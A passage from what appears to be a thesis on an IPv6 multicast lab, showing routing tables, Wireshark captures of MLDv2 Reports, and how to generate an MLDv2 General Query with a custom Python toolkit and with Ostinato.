In this scenario, router R2 is chosen to be the RP and its address is configured at the loopback interface. The reason is that using a loopback interface ensures that the RP IPv6 address is always reachable, regardless of which physical interface may be down or experiencing issues. This provides an extra level of stability and availability for the RP. The exact configuration is depicted in the Listing 5.1. After configuration, it is necessary to check the routing table of router R1 and R2 with command **show ipv6 route** for confirming the presence of routing entries to the RP address, as illustrated in Listing. 5.2.


Operations and observation

After booting up, the MLDv2 messages are immediately applied by all hosts (R1, PC1, PC2, PC3). Specifically, there are two kinds of behaviour among PCs.

At PC2 (Windows), the interface creates its own unique link-local unicast address with a prefix of `fe80::`. During that time, PC2 also receives the prefix provided by the router R1 in Router Advertisement for performing address auto-configuration. Thus, it continues to generate global unicast addresses (one is permanent and the other is temporary as the privacy extension feature is enabled). Then, PC2 joins the all-nodes and solicited-node multicast groups that correspond to its link-local address and global address by sending MLDv2 Report messages, as depicted in Fig. 5.15. This message is first used for Duplicate Address Detection (DAD), in which PC2 verifies the uniqueness of its addresses by asking all members in these solicited-nodes group with Neighbor Solicitation.

```
R1#show ipv6 route
C   2001:DB8:ABCD:1::/64 [0/0]
     via GigabitEthernet0/0, directly connected
C   2001:DB8:ABCD:2::/64 [0/0]
     via GigabitEthernet1/0, directly connected
O   2001:DB8:ABCD:3::/64 [110/2]
     via FE80::C802:12FF:FE05:1C, GigabitEthernet1/0
O   2001:DB8:ABCD:4::2/128 [110/1]
     via FE80::C802:12FF:FE05:1C, GigabitEthernet1/0

R2#show ipv6 route
O   2001:DB8:ABCD:1::/64 [110/2]
     via FE80::C801:11FF:FEF5:1C, GigabitEthernet1/0
C   2001:DB8:ABCD:2::/64 [0/0]
     via GigabitEthernet1/0, directly connected
C   2001:DB8:ABCD:3::/64 [0/0]
     via GigabitEthernet0/0, directly connected
L   2001:DB8:ABCD:4::2/128 [0/0]
     via Loopback0, receive
```


Listing 5.2: The routing table of Cisco routers R1 and R2, respectively (shortened output).



```
Source                      Destination  Protocol  Info
fe80::7790:2c2b:9e56:431b   ff02::16     ICMPv6    Multicast Listener Report Message v2

> Frame 33: 130 bytes on wire (1040 bits), 130 bytes captured (1040 bits) on interface -, id 0
> Ethernet II, Src: VMware_8e:74:ad (00:0c:29:8e:74:ad), Dst: IPv6mcast_16 (33:33:00:00:00:16)
> Internet Protocol Version 6, Src: fe80::7790:2c2b:9e56:431b, Dst: ff02::16
v Internet Control Message Protocol v6
    Type: Multicast Listener Report Message v2 (143)
    Code: 0
    Checksum: 0x4419 [correct]
    [Checksum Status: Good]
    Reserved: 0000
    Number of Multicast Address Records: 3
  > Multicast Address Record Changed to exclude: ff02::1:ff56:431b
  > Multicast Address Record Changed to exclude: ff02::1:ff0f:3ce9
  > Multicast Address Record Changed to exclude: ff02::1:ffdd:2248
```

Fig. 5.15: Captured MLDv2 Report message from PC2 as soon as it boots up.

At PC1 (Kali) and PC3 (Ubuntu), the first MLDv2 Report message is sent with the source address set to unspecified since the IPv6 link-local address of PC1 and PC3 has not been created yet, as shown in Fig. 5.16. After that, as soon as the link-local addresses of these two PC2 are generated, the next MLDv2 Report messages are sent with the valid link-local address instead of the unspecified one `::`.



```
Source                     Destination    Protocol  Info
::                         ff02::16       ICMPv6    Multicast Listener Report Message v2
fe80::8ac4:147a:5dfe:a9c6  ff02::16       ICMPv6    Multicast Listener Report Message v2
::                         ff02::16       ICMPv6    Multicast Listener Report Message v2
fe80::6acf:9526:bf92:9de5  ff02::16       ICMPv6    Multicast Listener Report Message v2
```

```
> Frame 1: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface -, id 0
> Ethernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: IPv6mcast_16 (33:33:00:00:00:16)
> Internet Protocol Version 6, Src: ::, Dst: ff02::16
v Internet Control Message Protocol v6
    Type: Multicast Listener Report Message v2 (143)
    Code: 0
    Checksum: 0xc4c5 [correct]
    [Checksum Status: Good]
    Reserved: 0000
    Number of Multicast Address Records: 1
  > Multicast Address Record Changed to exclude: ff02::1:fffe:a9c6
```

Fig. 5.16: Captured MLDv2 Report message from PC1 and PC3 as soon as they boot up.


(a) Sending General Query message

First of all, one of the key features of MLDv2 is the ability to query multicast listeners using a General Query. General Query message is sent out on a specific interface and asks all hosts on that interface to report their interest in the multicast group. The router sends the message periodically to ensure that it is always up-to-date with the current set of listeners. In terms of packet format, General Query is sent to the all-nodes multicast address `ff02::1`, the Multicast Address field and Number of Sources are set to zero.

✎. Using the designed toolkit

In order to send this type of message with the designed network toolkit, the **mld_query.py** tool is selected. The user interface of this tool is shown in Fig. 4.4. Assuming that PC1 (Kali) sends MLDv2 General Query message, the inserted parameters are below, with the depicted output in Fig. 5.17:

- Source IPv6 address: **-sip fe80::8ac4:147a:5dfe:a9c6**. However, it can be left blank since the tool will automatically generate this address from the interface. The link-local address is applied since MLDv2 messages are only reachable on the local network segment. If the global unicast address is used as the source, this packet should be silently discarded by the receivers [43].



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 mld_query.py eth0 -dip ff02::1 -v 2 -hbh -mip :: -mrc 1 -qrv 2 -qqic 125
Sending MLDv2 General Query message to the destination:  ff02::1
──────────────────────────────────────────────────────────────────────
+ Received MLDv2 Report message number #2 PC2
     from IPv6 address: fe80::7790:2c2b:9e56:431b and MAC address: 00:0c:29:8e:74:ad
     Record number 1: MODE_IS_EXCLUDE and multicast address: ff02::1:ff56:431b
             Sources: []
     Record number 2: MODE_IS_EXCLUDE and multicast address: ff02::1:ff0f:3ce9
             Sources: []
     Record number 3: MODE_IS_EXCLUDE and multicast address: ff02::1:ffdd:2248
             Sources: []
     Record number 4: MODE_IS_EXCLUDE and multicast address: ff02::1:3
             Sources: []
     Record number 5: MODE_IS_EXCLUDE and multicast address: ff02::fb
             Sources: []
     Record number 6: MODE_IS_EXCLUDE and multicast address: ff02::c
             Sources: []
──────────────────────────────────────────────────────────────────────
+ Received MLDv2 Report message number #3 R1
     from IPv6 address: fe80::c801:11ff:fef5:8 and MAC address: ca:01:11:f5:00:08
     Record number 1: MODE_IS_EXCLUDE and multicast address: ff02::2
             Sources: []
     Record number 2: MODE_IS_EXCLUDE and multicast address: ff02::5
             Sources: []
     Record number 3: MODE_IS_EXCLUDE and multicast address: ff02::6
             Sources: []
     Record number 4: MODE_IS_EXCLUDE and multicast address: ff02::d
             Sources: []
     Record number 5: MODE_IS_EXCLUDE and multicast address: ff02::16
             Sources: []
     Record number 6: MODE_IS_EXCLUDE and multicast address: ff02::1:ff00:1
             Sources: []
     Record number 7: MODE_IS_EXCLUDE and multicast address: ff02::1:fff5:8
             Sources: []
──────────────────────────────────────────────────────────────────────
+ Received MLDv2 Report message number #4 PC3
     from IPv6 address: fe80::6acf:9526:bf92:9de5 and MAC address: 00:0c:29:2e:dd:97
     Record number 1: MODE_IS_EXCLUDE and multicast address: ff02::1:ff78:109
             Sources: []
     Record number 2: MODE_IS_EXCLUDE and multicast address: ff02::1:ff92:9de5
             Sources: []
──────────────────────────────────────────────────────────────────────
```

Fig. 5.17: Result after running mld_query.py tool to generate MLDv2 General Query.

- Destination IPv6 address: **-dip ff02::1**. This is the all-nodes multicast address.
- Version of query: Version 2 is selected with command **-v 2**.
- Router Alert Option: The Hop-by-Hop Option with Router Alert is added into the MLDv2 Query with parameter **-hbh**. The Query message might be ignored by several machines if this option is not included.
- Multicast Address: **-mip ::**, which is the unspecified address.
- Number of Sources: This is left blank since no sources are included in the General Query message.

- Maximum Response Code: **-mrc 1**. This parameter determines the maximum time a multicast router will wait for a listener report to be received from a host in response to a multicast listener query (expressed in 1/10 second). It can be set to any value. The larger the value of Maximum Response Code is, the greater the delay is in receiving the MLDv2 Report. In this situation, the maximum latency is set to 1/10 second.
- Querier's Robustness Value: **-qrv 2**. In case of packet loss, the MLD queries may need to be retransmitted multiple times. The Querier's Robustness Variable (QRV) is a parameter that determines the number of times the MLD querier will retransmit the queries, making the querier more resilient to packet loss. However, increasing the QRV value also means that the timeout time for IPv6 multicast groups will be longer. If the QRV value is not equal to zero, the value of the Robustness Variable used by the Querier will be stored in the QRV field. The default value is 2, which has been defined in RFC 3810 [43].
- Querier's Query Interval Code: **-qqic 125**. This parameter defines the time period between General Queries. It is set to 125 (equivalent to 125/4 seconds) in these circumstances, which is the default value.

✎. Using the application Ostinato


General Query is also generated by Ostinato with the same result. On the **Protocol Selection** tab, the selected protocols with their order from the lowest are: Media Access Protocol (layer 1) - Ethernet II (layer 2) - Internet Protocol ver 6 (layer 3) - HexDump (Hop-by-Hop Option Header with Router Alert) - Multicast Listener Discovery. These protocols are arranged as depicted in Fig. 5.18.

On the **Protocol Data** tab, the configuration is illustrated as below, while others remain in default setting. This is shown in Fig. 5.19:

- Media Access Protocol: Source is set in mode **Fixed**, and it's link-layer address `00:0c:29:8c:0b:0d`. Destination is written as `33:33:00:00:00:01`.
- Internet Protocol ver 6: Source is `fe80::8ac4:147a:5dfe:a9c6`, destination is `ff02::1`, and Next Header is 00 (Type of Destination Options for IPv6, 00 in decimal format).
- HexDump: Hop-by-Hop Option Header with Router Alert is written as `3a 00 05 02 00 00 01 00` in hexadecimal format.
- Multicast Listener Discovery: Message type is set to 130-MLDv2 Query, Max response time is set to 1, the group address is :: (unspecified). QRV is inserted as 2 and QQI is equal to 125.

On the **Stream Control** tab, the number of packets is set to 1. Then, the stream is applied and start to send the packet. The generated packet works exactly like the case of using the designed toolkit. After launching in both situations, the

General Query with its responses are captured in Fig. 5.20.



Basics

Name mldv2_general_query

✓ Enabled

Frame Length (including FCS)

Fixed 94 Min 64 Max 1518

Available Protocols

MAC
DATA
SAMPLE
:{Script} [EXPERIMENTAL]
HexDump
SIGN
Eth II
802.3

Selected Protocols


MAC
Eth II
IPv6
HexDump
MLD

Fig. 5.18: Configuration at the Protocol Selection tab for sending the MLDv2 General Query.

The generated packet and responses by using Ostinato are totally the same as the one from the designed toolkit, as shown in Fig. 5.17 and Fig. 5.20. Therefore, it is not necessary to mention again the output after using Ostinato.

After launching the **mldv2_query.py** tool, all nodes (router R1, PC2, PC3) respond to the Query with their own MLDv2 Report messages. They contains information about the multicast groups the clients are currently listening to and the sources from which they are receiving multicast traffic. As depicted in Fig. 5.21, in MLDv2 Report from PC2 (Windows), there are 6 Records of the MODE_IS_EXCLUDE type, with specific multicast address and no sources. This means PC2 is now listening to these concrete multicast addresses. The first 3 multicast addresses (`ff02::1:ff56:431b, ff02::1:ff0f:3ce9, and group ff02::1:ffdd:2248`) are actually the solicited-node multicast address of PC2, which it must have interest in when starting up. They have essential applications for PC2 such as discovering the presence and link-layer addresses of neighboring nodes in a network, Duplicate Address Detection and Multicast group management.

Besides, PC2 is in the group `ff02::fb`, which is used to discover services and communicate with each other using Multicast Domain Name System version 6


Media Access Protocol

	Mode	Address	Count	Step
Destination	Fixed	33:33:00:00:00:01	16	1
Source	Fixed	00:0C:29:8C:0B:0D	16	1

Internet Protocol ver 6

✓ Version: 6
Payload Length: 36
DSCP: cs0, Not-ECT
✓ Next Header: 00
Flow Label: 0 00 00
Hop Limit: 1

	Address	Mode	Count	Prefix
Source	fe80::8ac4:147a:5dfe:a9c6	Fixed	16	/64
Destination	ff02::1	Fixed	16	/64

HexDump

```
0000 3a  00  05  02  00  00  01  00    :.......
```

Multicast Listener Discovery


Message Type: 130 - MLDv2 Query
Max Response Time (1/10s): 1
Checksum: D6A2

Group Address	Mode	Count	Prefix
::	Fixed	16	/24

S Flag (Suppress Router Processing)
Source List
QRV: 2
QQI: 125


Fig. 5.19: Configuration at the Protocol Data tab for sending the MLDv2 General Query.

(mDNSv6). The multicast address `ff02::1:3` is represented for Link-Local Multicast Name Resolution (LLMNR), which enable devices on a local network to resolve each other's domain names without relying on a DNS server [45]. Lastly, PC2 is a member of the multicast group `ff02::c`, which stands for Simple Service Discovery Protocol (SSDP) [46].



```
Source                      Destination  Protocol  Info
fe80::8ac4:147a:5dfe:a9c6   ff02::1      ICMPv6    Multicast Listener Query
fe80::7790:2c2b:9e56:431b   ff02::16     ICMPv6    Multicast Listener Report Message v2
fe80::c801:11ff:fef5:8      ff02::16     ICMPv6    Multicast Listener Report Message v2
fe80::6acf:9526:bf92:9de5   ff02::16     ICMPv6    Multicast Listener Report Message v2

Internet Protocol Version 6, Src: fe80::8ac4:147a:5dfe:a9c6, Dst: ff02::1
    0110 .... = Version: 6
    .... 0000 0000 .... .... .... .... .... = Traffic Class: 0x00 (DSCP: CS0, ECN: Not-ECT)
    .... .... .... 0000 0000 0000 0000 0000 = Flow Label: 0x00000
    Payload Length: 36
    Next Header: IPv6 Hop-by-Hop Option (0)
    Hop Limit: 1
    Source Address: fe80::8ac4:147a:5dfe:a9c6
    Destination Address: ff02::1
    IPv6 Hop-by-Hop Option
      Next Header: ICMPv6 (58)
      Length: 0
      [Length: 8 bytes]
      Router Alert
      PadN
Internet Control Message Protocol v6
    Type: Multicast Listener Query (130)
    Code: 0
    Checksum: 0xd6a2 [correct]
    [Checksum Status: Good]
    Maximum Response Code: 1
    Reserved: 0000
    Multicast Address: ::
    Flags: 0x02
    QQIC (Querier's Query Interval Code): 125
    Number of Sources: 0
```

Fig. 5.20: Captured MLDv2 General Query and its responses.



```
Source                      Destination  Protocol  Info
